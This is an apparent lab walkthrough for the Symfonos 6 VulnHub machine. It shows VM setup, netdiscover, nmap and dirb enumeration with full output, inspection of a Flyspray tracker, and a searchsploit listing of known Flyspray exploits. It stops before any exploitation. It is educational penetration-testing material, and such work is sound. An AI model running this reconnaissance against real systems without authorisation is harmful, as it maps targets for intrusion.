Hello, everyone! Welcome back to our
VulnHub Walkthrough series. In today’s video, we’ll continue exploring the
exciting VulnHub collection with "SymfonOS."

Specifically, we’re diving into the 6th and our last virtual machine
in the series, "
SymfonOS 6
." This intermediate, OSCP-like, real-world scenario machine is designed to highlight the
importance of understanding vulnerabilities and how to exploit them
effectively.
Let’s get started!
To begin, head over to the VulnHub website and download the machine's image file. If you're new to VulnHub, check out our playlist for helpful guides on how to use the platform.
Now, let’s get started with exploiting this machine!
Settings Up
Previously, we downloaded all the 6 image files.
So, our next step is, to set up the Virtual image in VirtualBox. The downloaded image file is in the form of 7Z format, so start by extracting the archive to access the files within. You’ll find several files, including the essential VMDK files, in the extracted folder.
Now, our next step involves “ creating a new virtual machine ”.
Creating a New VM
In VirtualBox, click "New" to create a new VM.
Name it " SymfonOS 6
," set the OS type to Linux, and choose "
Other Linux 64-bit
" for the version since the specific distribution is unknown.
Now, allocate the desired amount of
RAM
.
Next, select " Use an existing virtual hard disk file " locate the VMDK file, and click on " Finish " to complete the setup.
Once the setup is finished, you'll see the " SymfonOS 6 " vulnerable machine in the
VirtualBox manager
. For better organization, let me regroup it into the VulnHub group.
Network Configuration
To ensure that both your
Kali Linux machine (used for attacks) and
the vulnerable machine are connected to the same network, do we have to make sure they're both connected via a
host-only Adapter
?
So, go to “ settings ” and change the Network adapter to " Host-Only ."
Since everything is ready, let’s attempt to start the VM to check if it works.
Start the VMs
Once it's ready, you should see a
login prompt
, indicating that everything is set up and we can begin our exploration!
Finally,
notice that our vulnerable machine is ready, with a login prompt awaiting.
Let's dive into the fun!
Enumeration
Identify the IP address
The first step in our attack is
enumeration, where we identify the IP address of our target machine using the
netdiscover
tool. This step helps map the network and locate devices that are
up and accessible.
To execute this, open a terminal and enter:
netdiscover –i <specify Network Interface name>
, which in this case is
eth1.
┌──(kali㉿kali)-[~]
└─$ sudo netdiscover -i eth1
The
command output displays a list of devices detected on the network, showing
their IP and MAC addresses, as well as the associated vendor.
Currently scanning: 192.168.108.0/16 | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
_____________________________________________________________________________
IP At MAC Address Count Len MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.103.1 0a:00:27:00:00:14 1 60 Unknown vendor
192.168.103.2 08:00:27:b8:5c:2b 1 60 PCS Systemtechnik GmbH
192.168.103.18 08:00:27:39:ab:68 1 60 PCS Systemtechnik GmbH
From these results, we can see several IP
addresses along with their corresponding MAC addresses. Our target machine’s IP
address is identified as “
192.168.103.18”
.
Mapping the Network
Next, we'll perform a network scan to
identify open ports on the target, which is a critical part of the enumeration
process. Identifying open ports provides insights into the network’s attack
surface, helping us pinpoint services that may be vulnerable to exploitation.
For this task, we’ll use the popular network scanning tool,
Nmap.
To execute the scan, open a terminal and
run the command:
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 192.168.103.18
In this command:
-
-sC
: Performs a script scan using
Nmap's default scripts to gather additional information about services and
identify potential vulnerabilities.
-
-sV
: Enables version detection to
determine the versions of services running on open ports.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-01 13:17 EST
Nmap scan report for 192.168.103.18
Host is up (0.00047s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
| 2048 0e:ad:33:fc:1a:1e:85:54:64:13:39:14:68:09:c1:70 (RSA)
| 256 54:03:9b:48:55:de:b3:2b:0a:78:90:4a:b3:1f:fa:cd (ECDSA)
|_ 256 4e:0c:e6:3d:5c:08:09:f4:11:48:85:a2:e7:fb:8f:b7 (ED25519)
80/tcp open http Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.6.40
| http-methods:
|_ Potentially risky methods: TRACE
3000/tcp open ppp?
| fingerprint-strings:
| GenericLines, Help:
| HTTP/1.1 400 Bad Request
| Content-Type: text/plain; charset=utf-8
| Connection: close
| Request
| GetRequest:
| HTTP/1.0 200 OK
| Content-Type: text/html; charset=UTF-8
| Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
| Set-Cookie: i_like_gitea=49fd5825fad5aa8d; Path=/; HttpOnly
| Set-Cookie: _csrf=Pk916asD1Xz4WaGVF4mpyjccdr06MTczMzA3NzAzNDk2ODc3OTI3NA; Path=/; Expires=Mon, 02 Dec 2024 18:17:14 GMT; HttpOnly
| X-Frame-Options: SAMEORIGIN
| Date: Sun, 01 Dec 2024 18:17:15 GMT
| <!DOCTYPE html>
| <html lang="en-US">
| <head data-suburl="">
| <meta charset="utf-8">
| <meta name="viewport" content="width=device-width, initial-scale=1">
| <meta http-equiv="x-ua-compatible" content="ie=edge">
| <title> Symfonos6</title>
| <link rel="manifest" href="/manifest.json" crossorigin="use-credentials">
| <script>
| ('serviceWorker' in navigator) {
| navigator.serviceWorker.register('/serviceworker.js').then(function(registration) {
| console.info('ServiceWorker registration successful with scope: ', registrat
| HTTPOptions:
| HTTP/1.0 404 Not Found
| Content-Type: text/html; charset=UTF-8
| Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
| Set-Cookie: i_like_gitea=82b3bbaff5fa3556; Path=/; HttpOnly
| Set-Cookie: _csrf=aoXQJDIzGFtpa492o1ciqnAr6Lo6MTczMzA3NzA0MDE3MTgxMzQ2OA; Path=/; Expires=Mon, 02 Dec 2024 18:17:20 GMT; HttpOnly
| X-Frame-Options: SAMEORIGIN
| Date: Sun, 01 Dec 2024 18:17:20 GMT
| <!DOCTYPE html>
| <html lang="en-US">
| <head data-suburl="">
| <meta charset="utf-8">
| <meta name="viewport" content="width=device-width, initial-scale=1">
| <meta http-equiv="x-ua-compatible" content="ie=edge">
| <title>Page Not Found - Symfonos6</title>
| <link rel="manifest" href="/manifest.json" crossorigin="use-credentials">
| <script>
| ('serviceWorker' in navigator) {
| navigator.serviceWorker.register('/serviceworker.js').then(function(registration) {
|_ console.info('ServiceWorker registration successful
3306/tcp open mysql MariaDB (unauthorized)
5000/tcp open upnp?
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.0 404 Not Found
| Content-Type: text/plain
| Date: Sun, 01 Dec 2024 18:17:44 GMT
| Content-Length: 18
| page not found
| GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
| HTTP/1.1 400 Bad Request
| Content-Type: text/plain; charset=utf-8
| Connection: close
| Request
| GetRequest:
| HTTP/1.0 404 Not Found
| Content-Type: text/plain
| Date: Sun, 01 Dec 2024 18:17:14 GMT
| Content-Length: 18
| page not found
| HTTPOptions:
| HTTP/1.0 404 Not Found
| Content-Type: text/plain
| Date: Sun, 01 Dec 2024 18:17:29 GMT
| Content-Length: 18
|_ page not found
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port3000-TCP:V=7.94SVN%I=7%D=12/1%Time=674CA82B%P=x86_64-pc-linux-gnu%r
SF:(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x
SF:20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Ba
SF:d\x20Request")%r(GetRequest,1000,"HTTP/1\.0\x20200\x20OK\r\nContent-Typ
SF:e:\x20text/html;\x20charset=UTF-8\r\nSet-Cookie:\x20lang=en-US;\x20Path
SF:=/;\x20Max-Age=2147483647\r\nSet-Cookie:\x20i_like_gitea=49fd5825fad5aa
SF:8d;\x20Path=/;\x20HttpOnly\r\nSet-Cookie:\x20_csrf=Pk916asD1Xz4WaGVF4mp
SF:yjccdr06MTczMzA3NzAzNDk2ODc3OTI3NA;\x20Path=/;\x20Expires=Mon,\x2002\x2
SF:0Dec\x202024\x2018:17:14\x20GMT;\x20HttpOnly\r\nX-Frame-Options:\x20SAM
SF:EORIGIN\r\nDate:\x20Sun,\x2001\x20Dec\x202024\x2018:17:15\x20GMT\r\n\r\
SF:n<!DOCTYPE\x20html>\n<html\x20lang=\"en-US\">\n<head\x20data-suburl=\"\
SF:">\n\t<meta\x20charset=\"utf-8\">\n\t<meta\x20name=\"viewport\"\x20cont
SF:ent=\"width=device-width,\x20initial-scale=1\">\n\t<meta\x20http-equiv=
SF:\"x-ua-compatible\"\x20content=\"ie=edge\">\n\t<title>\x20Symfonos6</ti
SF:tle>\n\t<link\x20rel=\"manifest\"\x20href=\"/manifest\.json\"\x20crosso
SF:rigin=\"use-credentials\">\n\t\n\t<script>\n\t\tif\x20\('serviceWorker'
SF:\x20in\x20navigator\)\x20{\n\t\t\tnavigator\.serviceWorker\.register\('
SF:/serviceworker\.js'\)\.then\(function\(registration\)\x20{\n\t\t\t\t\n\
SF:t\t\t\tconsole\.info\('ServiceWorker\x20registration\x20successful\x20w
SF:ith\x20scope:\x20',\x20registrat")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x
SF:20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnectio
SF:n:\x20close\r\n\r\n400\x20Bad\x20Request")%r(HTTPOptions,216B,"HTTP/1\.
SF:0\x20404\x20Not\x20Found\r\nContent-Type:\x20text/html;\x20charset=UTF-
SF:8\r\nSet-Cookie:\x20lang=en-US;\x20Path=/;\x20Max-Age=2147483647\r\nSet
SF:-Cookie:\x20i_like_gitea=82b3bbaff5fa3556;\x20Path=/;\x20HttpOnly\r\nSe
SF:t-Cookie:\x20_csrf=aoXQJDIzGFtpa492o1ciqnAr6Lo6MTczMzA3NzA0MDE3MTgxMzQ2
SF:OA;\x20Path=/;\x20Expires=Mon,\x2002\x20Dec\x202024\x2018:17:20\x20GMT;
SF:\x20HttpOnly\r\nX-Frame-Options:\x20SAMEORIGIN\r\nDate:\x20Sun,\x2001\x
SF:20Dec\x202024\x2018:17:20\x20GMT\r\n\r\n<!DOCTYPE\x20html>\n<html\x20la
SF:ng=\"en-US\">\n<head\x20data-suburl=\"\">\n\t<meta\x20charset=\"utf-8\"
SF:>\n\t<meta\x20name=\"viewport\"\x20content=\"width=device-width,\x20ini
SF:tial-scale=1\">\n\t<meta\x20http-equiv=\"x-ua-compatible\"\x20content=\
SF:"ie=edge\">\n\t<title>Page\x20Not\x20Found\x20-\x20\x20Symfonos6</title
SF:>\n\t<link\x20rel=\"manifest\"\x20href=\"/manifest\.json\"\x20crossorig
SF:in=\"use-credentials\">\n\t\n\t<script>\n\t\tif\x20\('serviceWorker'\x2
SF:0in\x20navigator\)\x20{\n\t\t\tnavigator\.serviceWorker\.register\('/se
SF:rviceworker\.js'\)\.then\(function\(registration\)\x20{\n\t\t\t\t\n\t\t
SF:\t\tconsole\.info\('ServiceWorker\x20registration\x20successful\x20");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port5000-TCP:V=7.94SVN%I=7%D=12/1%Time=674CA82B%P=x86_64-pc-linux-gnu%r
SF:(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x
SF:20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Ba
SF:d\x20Request")%r(GetRequest,7F,"HTTP/1\.0\x20404\x20Not\x20Found\r\nCon
SF:tent-Type:\x20text/plain\r\nDate:\x20Sun,\x2001\x20Dec\x202024\x2018:17
SF::14\x20GMT\r\nContent-Length:\x2018\r\n\r\n404\x20page\x20not\x20found"
SF:)%r(RTSPRequest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:
SF:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20
SF:Bad\x20Request")%r(HTTPOptions,7F,"HTTP/1\.0\x20404\x20Not\x20Found\r\n
SF:Content-Type:\x20text/plain\r\nDate:\x20Sun,\x2001\x20Dec\x202024\x2018
SF::17:29\x20GMT\r\nContent-Length:\x2018\r\n\r\n404\x20page\x20not\x20fou
SF:nd")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20
SF:text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\
SF:x20Request")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n
SF:Content-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r
SF:\n\r\n400\x20Bad\x20Request")%r(TerminalServerCookie,67,"HTTP/1\.1\x204
SF:00\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r
SF:\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(TLSSessionReq,6
SF:7,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x
SF:20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%
SF:r(Kerberos,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20t
SF:ext/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x
SF:20Request")%r(FourOhFourRequest,7F,"HTTP/1\.0\x20404\x20Not\x20Found\r\
SF:nContent-Type:\x20text/plain\r\nDate:\x20Sun,\x2001\x20Dec\x202024\x201
SF:8:17:44\x20GMT\r\nContent-Length:\x2018\r\n\r\n404\x20page\x20not\x20fo
SF:und")%r(LPDString,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Typ
SF:e:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x
SF:20Bad\x20Request")%r(LDAPSearchReq,67,"HTTP/1\.1\x20400\x20Bad\x20Reque
SF:st\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20c
SF:lose\r\n\r\n400\x20Bad\x20Request");
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.14 seconds
┌──(kali㉿kali)-[~]
└─$
After the scan is completed, the results
reveal four open ports with their respective services:
-
Port 22 (TCP): Running SSH (Secure Shell), which
allows remote access with valid credentials. Although generally
secure, weak or default passwords could make it vulnerable.
-
Port 80 (TCP): Running HTTP on a web server. The
scan shows a basic website with no title hosted on Apache
HTTPD, which may contain web-based vulnerabilities.
-
Port 3000 (TCP)
: Running a service resembling
Gitea, a self-hosted Git service. Potential vulnerabilities include weak or
default credentials, unpatched security flaws in outdated versions, or
exposed
sensitive APIs.
-
Port 3306 (TCP)
:
Running
MariaDB, a database service. Unauthorized access is disabled, but
vulnerabilities may include brute-force attacks on credentials, outdated
software versions, or misconfigured permissions.
-
Port 5000 (TCP)
: Hosting a minimal web service that
returns HTTP errors such as "404 Not Found." Potential risks include
exposed endpoints
,
misconfigurations
, or
exploitable
vulnerabilities
in
web service logic.
These open ports may present potential
entry points into the target system. The next step is to conduct a deeper
enumeration of each service to uncover vulnerabilities or clues that could
facilitate initial access or shell exploitation. This analysis will guide the
development of a strategic approach to compromise the target.
Web Enumeration
Our next steps focus on identifying
vulnerabilities to gain shell access or another foothold on the target system.
The HTTP web server, running on Port 80, will be our starting point, as web
services are often key entry points and can uncover additional attack vectors.
Begin by accessing the web service by
entering the
target's IP address
into a web browser.
The displayed webpage
features an image depicting a
Greek mythology
scene, likely referencing the
Trojan War or a similar legendary battle.
Inspecting the page source using
CTRL + U
does not reveal any
hidden information.
Web Directory Enumeration
To discover hidden resources, we will perform
directory enumeration
using
tools like
dirb
or
Gobuster
, which scan for
accessible directories or files not immediately visible in the web interface.
These tools systematically scan for common
directories and file names that may not be directly visible on the website,
potentially revealing sensitive files or directories that could aid in further
exploitation.
Execute the appropriate commands in the terminal to initiate the
enumeration process.
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.103.18/
-----------------
DIRB v2.22
By The Dark Raver
-----------------
START_TIME: Sun Dec 1 13:21:48 2024
URL_BASE: http://192.168.103.18/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----------------
GENERATED WORDS: 4612
---- Scanning URL: http://192.168.103.18/ ----
+ http://192.168.103.18/cgi-bin/ (CODE:403|SIZE:210)
==> DIRECTORY: http://192.168.103.18/flyspray/
+ http://192.168.103.18/index.html (CODE:200|SIZE:251)
==> DIRECTORY: http://192.168.103.18/posts/
---- Entering directory: http://192.168.103.18/flyspray/ ----
+ http://192.168.103.18/flyspray/attachments (CODE:403|SIZE:222)
==> DIRECTORY: http://192.168.103.18/flyspray/avatars/
==> DIRECTORY: http://192.168.103.18/flyspray/cache/
==> DIRECTORY: http://192.168.103.18/flyspray/docs/
+ http://192.168.103.18/flyspray/favicon.ico (CODE:200|SIZE:894)
==> DIRECTORY: http://192.168.103.18/flyspray/fonts/
+ http://192.168.103.18/flyspray/includes (CODE:403|SIZE:219)
+ http://192.168.103.18/flyspray/index.php (CODE:200|SIZE:25824)
==> DIRECTORY: http://192.168.103.18/flyspray/js/
==> DIRECTORY: http://192.168.103.18/flyspray/lang/
==> DIRECTORY: http://192.168.103.18/flyspray/plugins/
+ http://192.168.103.18/flyspray/robots.txt (CODE:200|SIZE:34)
==> DIRECTORY: http://192.168.103.18/flyspray/scripts/
==> DIRECTORY: http://192.168.103.18/flyspray/themes/
==> DIRECTORY: http://192.168.103.18/flyspray/vendor/
---- Entering directory: http://192.168.103.18/posts/ ----
==> DIRECTORY: http://192.168.103.18/posts/css/
==> DIRECTORY: http://192.168.103.18/posts/includes/
+ http://192.168.103.18/posts/index.php (CODE:500|SIZE:943)
---- Entering directory: http://192.168.103.18/flyspray/avatars/ ----
+ http://192.168.103.18/flyspray/avatars/index.html (CODE:200|SIZE:1)
---- Entering directory: http://192.168.103.18/flyspray/cache/ ----
+ http://192.168.103.18/flyspray/cache/index.html (CODE:200|SIZE:0)
---- Entering directory: http://192.168.103.18/flyspray/docs/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.103.18/flyspray/fonts/ ----
+ http://192.168.103.18/flyspray/fonts/index.html (CODE:200|SIZE:1)
---- Entering directory: http://192.168.103.18/flyspray/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.103.18/flyspray/lang/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.103.18/flyspray/plugins/ ----
+ http://192.168.103.18/flyspray/plugins/admin.php (CODE:403|SIZE:228)
==> DIRECTORY: http://192.168.103.18/flyspray/plugins/dokuwiki/
+ http://192.168.103.18/flyspray/plugins/index.php (CODE:403|SIZE:228)
+ http://192.168.103.18/flyspray/plugins/info.php (CODE:403|SIZE:227)
+ http://192.168.103.18/flyspray/plugins/phpinfo.php (CODE:403|SIZE:230)
+ http://192.168.103.18/flyspray/plugins/xmlrpc.php (CODE:403|SIZE:229)
+ http://192.168.103.18/flyspray/plugins/xmlrpc_server.php (CODE:403|SIZE:236)
---- Entering directory: http://192.168.103.18/flyspray/scripts/ ----
+ http://192.168.103.18/flyspray/scripts/admin.php (CODE:200|SIZE:33)
+ http://192.168.103.18/flyspray/scripts/index.php (CODE:200|SIZE:33)
---- Entering directory: http://192.168.103.18/flyspray/themes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.103.18/flyspray/vendor/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.103.18/posts/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.103.18/posts/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.103.18/flyspray/plugins/dokuwiki/ ----
+ http://192.168.103.18/flyspray/plugins/dokuwiki/admin.php (CODE:403|SIZE:237)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/conf (CODE:403|SIZE:232)
==> DIRECTORY: http://192.168.103.18/flyspray/plugins/dokuwiki/img/
==> DIRECTORY: http://192.168.103.18/flyspray/plugins/dokuwiki/inc/
+ http://192.168.103.18/flyspray/plugins/dokuwiki/index.php (CODE:403|SIZE:237)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/info.php (CODE:403|SIZE:236)
==> DIRECTORY: http://192.168.103.18/flyspray/plugins/dokuwiki/lib/
+ http://192.168.103.18/flyspray/plugins/dokuwiki/phpinfo.php (CODE:403|SIZE:239)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/xmlrpc.php (CODE:403|SIZE:238)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/xmlrpc_server.php (CODE:403|SIZE:245)
---- Entering directory: http://192.168.103.18/flyspray/plugins/dokuwiki/img/ ----
+ http://192.168.103.18/flyspray/plugins/dokuwiki/img/admin.php (CODE:403|SIZE:241)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/img/index.php (CODE:403|SIZE:241)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/img/info.php (CODE:403|SIZE:240)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/img/phpinfo.php (CODE:403|SIZE:243)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/img/xmlrpc.php (CODE:403|SIZE:242)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/img/xmlrpc_server.php (CODE:403|SIZE:249)
---- Entering directory: http://192.168.103.18/flyspray/plugins/dokuwiki/inc/ ----
+ http://192.168.103.18/flyspray/plugins/dokuwiki/inc/admin.php (CODE:403|SIZE:241)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/inc/index.php (CODE:403|SIZE:241)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/inc/info.php (CODE:403|SIZE:240)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/inc/phpinfo.php (CODE:403|SIZE:243)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/inc/xmlrpc.php (CODE:403|SIZE:242)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/inc/xmlrpc_server.php (CODE:403|SIZE:249)
---- Entering directory: http://192.168.103.18/flyspray/plugins/dokuwiki/lib/ ----
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/admin.php (CODE:403|SIZE:241)
==> DIRECTORY: http://192.168.103.18/flyspray/plugins/dokuwiki/lib/exe/
==> DIRECTORY: http://192.168.103.18/flyspray/plugins/dokuwiki/lib/images/
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/index.php (CODE:403|SIZE:241)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/info.php (CODE:403|SIZE:240)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/phpinfo.php (CODE:403|SIZE:243)
==> DIRECTORY: http://192.168.103.18/flyspray/plugins/dokuwiki/lib/plugins/
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/xmlrpc.php (CODE:403|SIZE:242)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/xmlrpc_server.php (CODE:403|SIZE:249)
---- Entering directory: http://192.168.103.18/flyspray/plugins/dokuwiki/lib/exe/ ----
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/exe/admin.php (CODE:403|SIZE:245)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/exe/index.php (CODE:403|SIZE:245)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/exe/info.php (CODE:403|SIZE:244)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/exe/phpinfo.php (CODE:403|SIZE:247)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/exe/xmlrpc.php (CODE:403|SIZE:246)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/exe/xmlrpc_server.php (CODE:403|SIZE:253)
---- Entering directory: http://192.168.103.18/flyspray/plugins/dokuwiki/lib/images/ ----
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/images/admin.php (CODE:403|SIZE:248)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/images/index.php (CODE:403|SIZE:248)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/images/info.php (CODE:403|SIZE:247)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/images/phpinfo.php (CODE:403|SIZE:250)
==> DIRECTORY: http://192.168.103.18/flyspray/plugins/dokuwiki/lib/images/smileys/
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/images/xmlrpc.php (CODE:403|SIZE:249)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/images/xmlrpc_server.php (CODE:403|SIZE:256)
---- Entering directory: http://192.168.103.18/flyspray/plugins/dokuwiki/lib/plugins/ ----
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/plugins/admin.php (CODE:403|SIZE:249)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/plugins/index.php (CODE:403|SIZE:249)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/plugins/info.php (CODE:403|SIZE:248)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/plugins/phpinfo.php (CODE:403|SIZE:251)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/plugins/xmlrpc.php (CODE:403|SIZE:250)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/plugins/xmlrpc_server.php (CODE:403|SIZE:257)
---- Entering directory: http://192.168.103.18/flyspray/plugins/dokuwiki/lib/images/smileys/ ----
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/images/smileys/admin.php (CODE:403|SIZE:256)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/images/smileys/index.php (CODE:403|SIZE:256)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/images/smileys/info.php (CODE:403|SIZE:255)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/images/smileys/phpinfo.php (CODE:403|SIZE:258)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/images/smileys/xmlrpc.php (CODE:403|SIZE:257)
+ http://192.168.103.18/flyspray/plugins/dokuwiki/lib/images/smileys/xmlrpc_server.php (CODE:403|SIZE:264)
/zt
-----------------
END_TIME: Sun Dec 1 13:22:42 2024
DOWNLOADED: 73792 - FOUND: 68
┌──(kali㉿kali)-[~]
└─$
The results of directory enumeration
typically highlight potentially sensitive or hidden files and directories on
the web server. Each file or directory's HTTP response code and status provide
critical insights into access restrictions and potential security risks.
-
The
index.html
file
, with a
200 OK
status, confirms it is
accessible and serves as the homepage—already viewed in our initial browser
access.
-
Directories like
flyspray/
and
posts/
,
returning
301 Moved Permanently
, suggest
redirections to other locations. These might lead to hidden web applications,
management interfaces, or repositories, warranting further exploration.
To gather more information, let’s explore
these paths in a browser.
Visiting the
/posts
webpage reveals a custom blog featuring the following description:
“
The warrior Achilles is one
of the great heroes of Greek mythology. According to legend, Achilles was
extraordinarily strong, courageous, and loyal, but he had one vulnerability
Achilles heel. Homer's epic poem The Iliad tells the story of his adventures
during the last year of the Trojan War.
”
At first glance, this content does not
provide direct clues. However, when compared to the homepage, it appears to be
a textual description of the image displayed there. This connection may hold
significance, so further analysis of the content and its context is
recommended.
Inspecting the FlySpray web Dashboard
Now, let’s inspect the
flyspray/
webpage.
Upon
visiting, it is identified as the web interface of Flyspray, a
task-tracking system
.
The presence of
Flyspray
often suggests a potential
avenue for exploitation, as outdated versions may have known vulnerabilities.
Before diving deeper, we need to enumerate the Flyspray interface for useful
details.
In below,the webpage displays three main
tabs:
- Task List
- Overview
- Roadmap
This Task list tab shows a single task with
the following details:
-
Category: Backend / Core.
-
Task Type: Bug Report.
-
Priority
and Severity: Very Low.
-
Summary: Bug report.
-
Status: New
Clicking on the task provides additional
details, which could be useful.
In the comment section below, there is a
comment posted by
"Mr. Super User"
,
which might provide further clues.
About the other 2 tabs:
In the
overview
, This tab
shows general information about the system, including a summary of
Symfonos bugs
, with
two open tasks
listed.
The
Roadmap
section appears empty, showing
no information about future plans or tasks.
Also, there is a
Login
button visible in the
top-right corner, indicating the possibility of accessing administrative or
advanced features.
Clicking on it opens a login form requiring a username and password, along with an option to register a new account.
At the bottom-right corner of the interface, the text "Powered
by Flyspray" is displayed.
This information is crucial for fingerprinting
the exact version of Flyspray, which can help identify any known
vulnerabilities associated with the software.
Exploitation
Looking for Potential Vulnerabilities
Although the specific version of Flyspray is not
directly exposed on the interface, a quick search on ExploitDB reveals
potential vulnerabilities. Using the command:
┌──(kali㉿kali)-[~]
└─$ searchsploit flyspray
------------------------------------------------------------------------------------------------------------------------ ---------------------------------
Exploit Title | Path
------------------------------------------------------------------------------------------------------------------------ ---------------------------------
Flyspray 0.9 - Multiple Cross-Site Scripting Vulnerabilities | php/webapps/26400.txt
FlySpray 0.9.7 - 'install-0.9.7.php' Remote Command Execution | php/webapps/1494.php
Flyspray 0.9.9 - Information Disclosure/HTML Injection / Cross-Site Scripting | php/webapps/31326.txt
Flyspray 0.9.9 - Multiple Cross-Site Scripting Vulnerabilities | php/webapps/30891.txt
